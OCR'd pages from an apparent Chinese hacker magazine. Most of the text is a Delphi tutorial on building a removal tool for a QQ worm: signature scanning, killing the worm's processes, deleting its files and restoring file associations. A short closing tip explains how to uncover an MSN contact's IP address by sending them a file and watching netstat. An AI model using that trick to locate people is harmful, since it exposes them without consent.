


图5 提示本机连接外




图6 验证IP 地址是126 邮局的

设置好后就可以高枕无忧的上个放心网了，如果你有更好的方法请到http://www.nohack.cn/bbs和我交流，我的ID是yacou。

（本文提到的软件ADump在光盘中有提供。）

编辑点评： yacou用更改密码、删除共享和安装防火墙的方法来帮助我们提高自身网络的安全性，可以有效地防止大家在网吧上网的时候被黑，大家可以好好学习一下。

几年前，木马冰河风行得一塌糊涂，“7626”（冰河服务端的监听端口）对每一台电脑来说都是一个厄运！小编当年也是以黄鑫（冰河的开发者）大哥马首是瞻，崇敬加膜拜。随着自己的进步，最近重新试了一下冰河，感觉并不像当时那么神秘了，每一步自己也都可以编程实现。以现在的资讯来说写一个冰河并不费力，不过在前几年情况就不一样了。所以第一个吃螃蟹的人还是很值得我们崇敬的，毕竟“冰河”这个词不仅仅代表一个远程控制程序！好了，下面回到我们的文章，给大家上演如何打造木马专杀工具，希望大家喜欢。

木马专杀工具，不再是大虾们的专利

linle

看了这么多期的《黑客手册》，学了不少黑客工具的编写技巧，不过老写那些害人的木马程序心里也有些过意不去，今天咱也来当回“正面人物”（台下呕吐一片），通过举例来教大家写一个简单的木马专杀工具。先让大家看看成品（如图1），虽然界面难看了点，这就靠大家来美化咯。

要想学会写专杀工具，首先要会手工杀毒（看了这么多杂志，不要告诉我你还不会哦）。那就让我们回忆一下基本木马病毒（这里先不谈线程插入式的木马）的手工杀毒过程：




图1 程序的最终界面

1．分析病毒。这个是废话，这就靠大家八仙过海各显神通了，不管你是通过反汇编分析（牛人）还是直接上网找资料，只要能拿到这个病毒的详细资料就可以了。这也是最关键的一步，成败就在这了。

2．结束进程。如果病毒进程没结束，后面一切都白搭。

3．删除病毒文件。

4．删除病毒的启动项。

5．修复系统，包括文件关联等善后工作。这点就要看你第一步骤有没有完成好，万一漏掉一点没做，那病毒就会死灰复燃，只能重新来过。

要做成专杀工具，只要把前面的步骤一步步翻译成程序就可以了。下面笔者就用一个同学发给我的QQ尾巴病毒（光盘中有收录）作为例子来详细说明，掌握这个病毒查杀原理以后遇到其他的木马也就能举一反三了。编程工具当然选用笔者最喜欢的，新手最容易掌握的Delphi啦。

这个QQ病毒是6、7月份特别流行的一个QQ尾巴病毒，我们先来看看金山毒霸2005查毒报告：

Worm.QQmsgMyRun.b.30406 根据分析，这个病毒会把自身复制到系统文件夹里形成两个文件，并且复制一份到Windows文件夹里的System（针对2000/XP）或System32（针对9X）的文件

夹里，并运行，这三个文件大致相同。然后再修改TXT和EXE文件的关联。并且将QQ文件夹里的TIMPlatform.exe改名为TIMP1atform.exe（中间是数字1，不是原来的英文l），将自己复制成QQ文件夹里的TIMPlatform.exe。该病毒的详细信息和手工杀毒方法可以在金山毒霸的论坛上（http://bbs.db.kingsoft.com/viewthread.php?tid=537979）找到。

下面就开始我们的反病毒之旅。

新建一个Delphi工程，加入一个Edit，Memo来显示状态，和一个Opendialog组件来恢复QQ用（为了方便，将其命名为OpenD），其他保持原来的名字。

一、核心——特征码扫描的简单实现

首先，在专杀工具中，不管是扫描进程还是扫描文件，都必须能分辨出是否为病毒文件，这里我们就采用最最基本的“特征码扫描”方式。（这里只是为了能分辨出病毒，并且限于笔者水平，写的一个简单的判断方法，不管是从识别准确度还是效率上，跟真正的杀毒软件还是有很大的差距的）。

我们当然要先对病毒提取所谓的“特征码”，为了简单笔者就用WinHEX（一个16进制的工具）在病毒文件的2049处复制了128字节，权当作识别的标志。

在我们的专杀工具中，先定义了一个全局数组Vircode来存放病毒的特征码。即在implementation前加入var Vircode:array [0..127] of Byte；并且写了一个判断函数。

```
function Isvirus(Filename:string):boolean;    //其中Filename是传入的文件名参数
var
  Tarcode:array[0..127] of byte;//定义一个128字节的数组，用来保存需要判断的字节
  TarFile:tfilestream;//定义一个文件流，用来打开要判断的文件
  i:integer;
begin
  Result:=false;
  TarFile:=TFileStream.Create(Filename,fmShareDenyNone);//以共享的方式打开文件
  if tarfile.Size<2200 then begin  //如果文件小于2200字节就退出函数，防止出现读错误
        tarfile.Free;
        exit;
        end
  else
   begin
    try
  TarFile.Seek(2048,sofrombeginning); //将指针从首部向后移动2048字节
  TarFile.ReadBuffer(Tarcode,128);    //读取128字节保存在Tarcode数组里
     for i:=0 to 127 do
      if Tarcode[i]<>vircode[i]  then exit; //有一个字节不同于特征码即退出
        Result:=true;              //以上是用来判断提取的数组是否和特征码相等
    finally
      TarFile.Free;
    end;
  end;
end;
```

上面的代码很简单，就是用文件流把Filename这个文件打开，并且从2049处读取128字节来和Vircode里的特征码比较，在后面i的循环中，如果两个数组不是完全一样，则会退出函数，并且返回False。特别要说明的是前面最好要判断文件的大小，如果文件大小比2048+128还小的话，在后面移动指针或读取128字节的时候就会出错，所以要加上判断。

这里我们再回过头看看如何将特征码被赋予到数组Vircode中。当然我们可以一字节一字节来赋值，但是考虑到程序的方便性和易修改性，我们决定把这128个字节用WinHEX粘贴在专杀工具的文件末尾，在程序运行时自动读取，所以我们就有了FormCreate函数。

```
procedure TForm1.FormCreate(Sender: TObject);
var
  MyFile:TFileStream;//用来把自己打开的文件流
begin
  MyFile:=TFileStream.Create(Application.ExeName,fmOpenRead or fmShareDenyNone); //以只读或共享方式将自身打开
  try
    MyFile.Seek(-128,Sofromend);//将指针从尾部向前移动128字节
    MyFile.ReadBuffer(Vircode,128);    //读出128字节我们用WinHEX粘贴在文件末尾的特征码
  finally
    MyFile.Free;
  end;
end;
```

特别要说明的是，刚编译好的程序是不能运行的，一定要用WinHEX将128字节粘贴在后面才可以，所以这样加大了调试的难度，不知道哪位大虾有更好的方法。

二、进程扫描——消灭进程中的病毒

接下来就是我们要讨论的重点——进程扫描。这是我写的一个过程：

```
procedure KillProcess();
const
  PROCESS_TERMINATE=$0001;
var
  Psnapshot,Msnapshot:THandle;// 定义两个句柄，分别三进程快照和内存模块快照用
  Pr:PROCESSENTRY32;//定义进程的结构
  Mr:MODULEENTRY32;// 定义进程内存模块的结构
  PFlag,MFlag,Iskill:boolean;// 定义三个标志，用来标志进程、模块和是否为病毒文件
  virfile:string;// 用来保存找到的病毒的文件名
begin
Iskill:=false;
Pr.dwSize:=SizeOf(Pr);// 注意，必须要对Pr的dwSize赋初值，否则会错误
Psnapshot:=CreateToolHelp32Snapshot(TH32CS_SNAPPROCESS,0);// 创建进程快照
Pflag:=Process32First(Psnapshot,pr);// 查找进程，并将结果保存在Pr中
while Pflag do // 当找到进程时，Pflag为true
 begin
  Mr.dwSize:=SizeOf(Mr);// 同上，扫描模块前也要对其dwSize赋初值
      Msnapshot:=CreateToolHelp32Snapshot(TH32CS_SNAPMODULE,Pr.th32ProcessID);//创建上面找到的进程中的模块快照
    MFlag:=Module32First(Msnapshot,Mr);// 查找模块
      while MFlag do
       begin
 Form1.Edit1.Text:='扫描内存'+Mr.szExePath;// 其中Mr.szExePath保存着模块的文件名
          if Isvirus(Mr.szExePath) then  //用我们刚才编的函数扫描模块文件
                         begin
Form1.Memo1.Lines.Add('在进程中发现病毒'+Mr.szExePath);
                          Virfile:=Mr.szExePath;
                          Iskill:=true;// 将病毒标志设为True
                          end;
         MFlag:=Module32Next(Msnapshot,Mr);//扫描下一个模块
       end;
    Closehandle(Msnapshot);// 模块扫描结束后关闭快照

    if  Iskill=true then
      begin
```

```
                    if (Integer(TerminateProcess(OpenProcess
(PROCESS_TERMINATE, BOOL(0),pr.th32ProcessID), 0)))<>0
then   //终止进程
                    begin
                      Form1.Memo1.Lines.Add('成功终止病毒进程
'+virfile);
                    sleep(2000); //将程序暂停2秒
                  if Deletefile(Virfile) then form1.Memo1.Lines.Add
('成功删除病毒文件'+Virfile)
                        else Form1.Memo1.Lines.Add('删除病毒文
件'+Virfile+'失败');
                    end
                  else Form1.Memo1.Lines.Add('终止病毒进程
'+virfile+'失败');
            end;

      Iskill:=false; //将病毒标志重新设为False,继续进行下一个扫描
      Pflag:=Process32Next(Psnapshot,pr); //扫描下一个进程
      end;
      Closehandle(Psnapshot); //进程扫描完后关闭进程快照
      Form1.Edit1.Text:='内存扫描完毕';
    end;
```

由于这里是用到了Windows的Tlhelp32这个工具，所以要在uses里加上Tlhelp32。Tlhelp32具体用法请参照微软的MSDN，这里就简单介绍一下。这里定义了两个句柄，一个Psnapshot是用来获得进程的，Msnapshot是用来获得进程里的模块的（这里主要是为了获得病毒文件的全路径），Pr和Mr是分别用来存储每个进程和进程中每个模块的详细信息的，其中dwSize属性必须先赋值，否则会出错。

首先用CreateToolHelp32Snapshot创建进程快照，在每个进程里又创建模块快照，从而得到该程序所有文件的全路径，再用IsVirus函数来判断是否为病毒，如果是，则将进程终止，删除文件。特别需要注意的是终止进程和删除文件之间需要用API里的Sleep（多少毫秒）来进行短暂的延时，否则删除文件就会错误。然后当标志Pflag为True时继续得到下一个进程，依次进行，直到扫描完成，用CloseHandele关闭所有的句柄。

三、扫描文件——解决剩余的病毒文件

扫描完进程，接下来我们就要扫描系统文件夹里的所有程序文件。代码如下：

```
    procedure ScanSYS();
    var
      SysDir:string;
      PcSystemDirectory  : PChar;
      dwSDSize          : DWORD;
      i:integer;
      Found:TSearchRec;
    begin
      dwSDSize := MAX_PATH + 1;
      GetMem(pcSystemDirectory, dwSDSize );
      try
        if Windows.GetSystemDirectory( pcSystemDirectory,
dwSDSize ) <> 0 then
          sysdir:= pcSystemDirectory+'\';
      finally
        FreeMem( pcSystemDirectory);
      end;    //上面这段程序用来获得系统文件夹
    i:=FindFirst(sysdir+'*.exe',faAnyfile,found); //用FindFirst
函数查找exe格式的所有文件
      while i=0 do //当i=0表示找到文件，下面代码对找到的文件
进行扫描
        begin
        Form1.Edit1.Text:='正在扫描'+sysdir+found.Name;
      if Isvirus(SySdir+Found.Name) then  //用我们刚才写的
Isvirus函数扫描找到的文件
              begin
                  Form1.Memo1.Lines.Add('找到病毒文件
'+Sysdir+Found.Name);
                if DeleteFile(Sysdir+Found.Name) then form1.
Memo1.Lines.Add('删除病毒文件'+Sysdir+Found.Name+'成功')
      else  Form1.Memo1.Lines.Add('无法删除病毒文件
'+Sysdir+Found.Name+'请重试');
              end;
        i:=FindNext(Found); //继续查找下一个文件
        end;
        FindClose(Found);
    Form1.Edit1.Text:='扫描完成';
  end;
```

这段代码不是很难，前面一半是网上到处可以看到的获取系统文件夹的方法，这里也就不多讲了。后面则是用了Delphi里的文件搜索函数，先调用FindFirst搜索，当有结果时调用IsVirus函数判断是否为病毒，是则删，然后用FindNext函数搜索下一个文件，直到搜索结束（此时i不等于0），调用FindClose关闭搜索。前面讲过有两个地方有病毒文件，而这里只删除了系统文件夹里的，那另外一个呢？不用担心，另外是进程里运行的，在终止它时也就顺便删了啊。如果你不放心当然可以用递归一个个文件夹慢慢搜索。

四、恢复系统——清除病毒的残留痕迹

由于这个病毒没有启动项，所以就不用删除了，省了不少功夫。接下来当然是要恢复文件关联了。恢复关联其实很简单，只要把注册表里的一些值改回系统默认值就可以了。Delphi里有一个TRegistry类可以直接操作注册表，当然要在uses里加入Registry。先看代码：

```
  procedure HuiFuXitong();
  var
    MyReg:TRegistry; //定义一个TRegistry的类，用来操作注册表
  begin
  try
    MyReg:=TRegistry.Create;
    MyReg.RootKey:=HKEY_CLASSES_ROOT; //说明主键
                        if  MyReg.OpenKey
('\txtfile\shell\open\command',true) then //打开自键
      begin
          MyReg.WriteExpandString('',
'%SystemRoot%\System32\NOTEPAD.EXE %1'); //将系统默认值写
入
      MyReg.CloseKey;
      Form1.Memo1.Lines.Add('恢复TXT文件关联成功');
      end;
    if MyReg.OpenKey('\exefile\shell\open\command',true)
then
      begin
      MyReg.WriteString('','"%1" %*');
      MyReg.CloseKey;
      Form1.Memo1.Lines.Add('恢复EXE文件关联成功');
      end;
  finally
    MyReg.Free;
  end;
  end;
```

这里在创建了Tregistry类的实例MyReg后要先定义主键，要改文件关联，当然要用HKEY_CLASSES_ROOT，然后再打开子键，OpenKey的第二个参数是子键不存在时是否建立，这里对我们是没什么影响的。接着就要在项目里写入正确格式的数据了。由于要写入的项目名是默认的那个，而且又是ExpandString格式，所以我们就调用WriteExpandString，第一个参数项目名就为空，值就是系统原来的默认值。后面修改EXE文件关联也一样，只是数据类型和值不一样罢了。

五、恢复QQ——攻占病毒的最后堡垒

恢复完文件关联，接下来只剩QQ文件夹里那个病毒了，为此我又写了一个过程：

```
  procedure HuiFuQQ();
  var
```

```
    QQFile,QQPath,OldFile,Newfile:string;
  begin
  QQFile:='C:\Program Files\Tencent\
QQ\QQ.exe';//QQ的默认安装目录
    QQPath:=ExtractFilePath(QQFile);
   if FileExists(QQFile) then
        Form1.Memo1.Lines.Add('发现QQ的安装目录'+QQPath)
        else begin
         ShowMessage('为了恢复QQ，请接下来选择QQ主程序文件(QQ.exe)');
         if Form1.OpenD.Execute then QQFile:=Form1.OpenD.FileName
         else begin
          Form1.Memo1.Lines.Add('未选择QQ主程序文件，无法恢复QQ');
  Exit;       //未选择QQ程序，退出
        end;
        end;
  QQPath:=ExtractFilePath(QQFile);
  Oldfile:=QQPath+'\TIMP1atform.exe';          // 被病毒改名后的TIMPlatform.exe文件
  Newfile:=QQPath+'\TIMPlatform.exe';          // 病毒文件
  if FileExists(Oldfile) then begin
       Form1.Memo1.Lines.Add('发现QQ已经被感染，现在开始恢复');
   if Deletefile(Newfile) then begin             //删除病毒文件
           Form1.Memo1.Lines.Add('成功删除QQ内病毒文件');
           if ReNameFile(Oldfile,Newfile) then Form1.Memo1.Lines.Add('QQ恢复成功')         else Form1.Memo1.Lines.Add('发生未知错误，QQ恢复失败，请重试，或重装QQ');
           end
       else Form1.Memo1.Lines.Add('删除QQ内病毒失败，请检查QQ是否正在使用，请关闭QQ后再试');
       end
  else Form1.Memo1.Lines.Add('未发现QQ被感染，如有其他问题，请尝试重新安装QQ');
  end;
```

这里前面那几行是为了判断ＱＱ是否安装在默认的文件夹里(大部分人是这样)，如果是则直接进行恢复，省去了让用户选择的麻烦（这是否也叫一点人性化的设计呢？^_^），如果不是，没办法只能让用户选择了（好像也可以从注册表中读取，不过我没试过）。反正得到ＱＱ目录以后就简单了，将病毒文件删掉，把原来的文件名字改回去就可以了。

好了，这个专杀工具所有的功能都完成了，再在界面上放一个叫“杀毒”的按钮把这几个过程像冰糖葫芦一样串起来就ＯＫ了，顺便也要加些反馈的提示，不然怎么让用户心里有底呢。当然，最后还要在上面放一个label，写上自己的大名，怎么说也是自己的劳动成果嘛，也来威风一下。怎么样，很有成就感吧。专杀工具看起来很神秘，其实你一步步分解了以后就很简单了，和普通的程序没什么分别，从现在开始，你只要对其他木马病毒有些研究的话，就可以很容易地写出自己的专杀工具了，而这里的一些代码模式则可套用。

说明

1．这里只是完成专杀工具所应有的功能，并没过多地考虑到它的效率，其实可以在扫描算法上加大研究（当然要用到数据结构和算法，偶现在还没学，只能先这样咯），从而开发出更好的专杀工具。

2．这里没用到多线程技术，从而在扫描的时候程序看起来像死了一样，大家完全可以根据自己的知识（不管是用API函数还是Thread类）来改变这一点，从而提高效率和易用性。

3．编译生成的程序一定要在尾部粘贴上128字节的特征码才可以用，如果要压缩，则必须在压缩以后再在尾部粘贴上特征码。(光盘上包含压缩和未压缩版本，体积相差250KB)

4．专杀工具的体积很重要，这个程序压缩以后还有160KB，和VC生成的程序还是没法比，所以建议有能力的可以不用VCL库，而改用KOL，这样最后生成的大小只有50KB左右。

5．有关线程插入的病毒大家可以自己研究，可以通过上面进程扫描里的模块扫描得到文件。

6.该程序在Windows XP sp1+Delphi 7.0测试通过，相关的源代码，病毒样本都可以在光盘上找到，如果有什么疑问可以发邮件到linle_1987@163.com和我交流。

（本文所涉及到的未压缩的专杀工具.exe、Aspack压缩后的专杀工具.exe、QQ病毒和可执行源代码在光盘中均有收录）

编辑点评：

本文中作者将特征码“用WinHEX粘贴在专杀工具的文件末尾”，其实可以用INI文件来存放特征码，程序运行时先释放再读取INI文件（可以将INI文件以资源的形式载入主程序，当然也可以像本文一样加在主程序的末尾，关于INI文件的操作在百度里搜吧，你会看到N多的！），这样特征码改变时只要修改INI文件的内容就可以了。

手动查找MSN好友IP地址

利用监控ＭＳＮ点对点传输时的端口情况，就可以轻而易举地知道对方的ＩＰ地址，操作方法如下所示：

第一步　连接网络，

登录到MSN后，切换到MS-DOS状态，接着在DOS窗口下输入netstat命令来查看当前网络连接的状况，结果显示总共只有两个网络连接，例如:经过查询后得知“207.46.108.92”和“baym-cs120.msgr.hotmail.com”这两个都是ＭＳＮ的服务器地址。

第二步　假如你想要知道某位好友的ＩＰ地址，那就通过ＭＳＮ给他传一个文件，文件类型并没什么限制，大小控制在600KB以下就行了，当好友开始接收文件时，请你在MS-DOS窗口下再次执行netstat操作。

第三步　对比前后两次网络连接的结果，相信大家一定看出了其中的奥妙，第二次结果中那个新出现的ＩＰ地址,例如:“200.23.10.192”也就是好友的ＩＰ了。

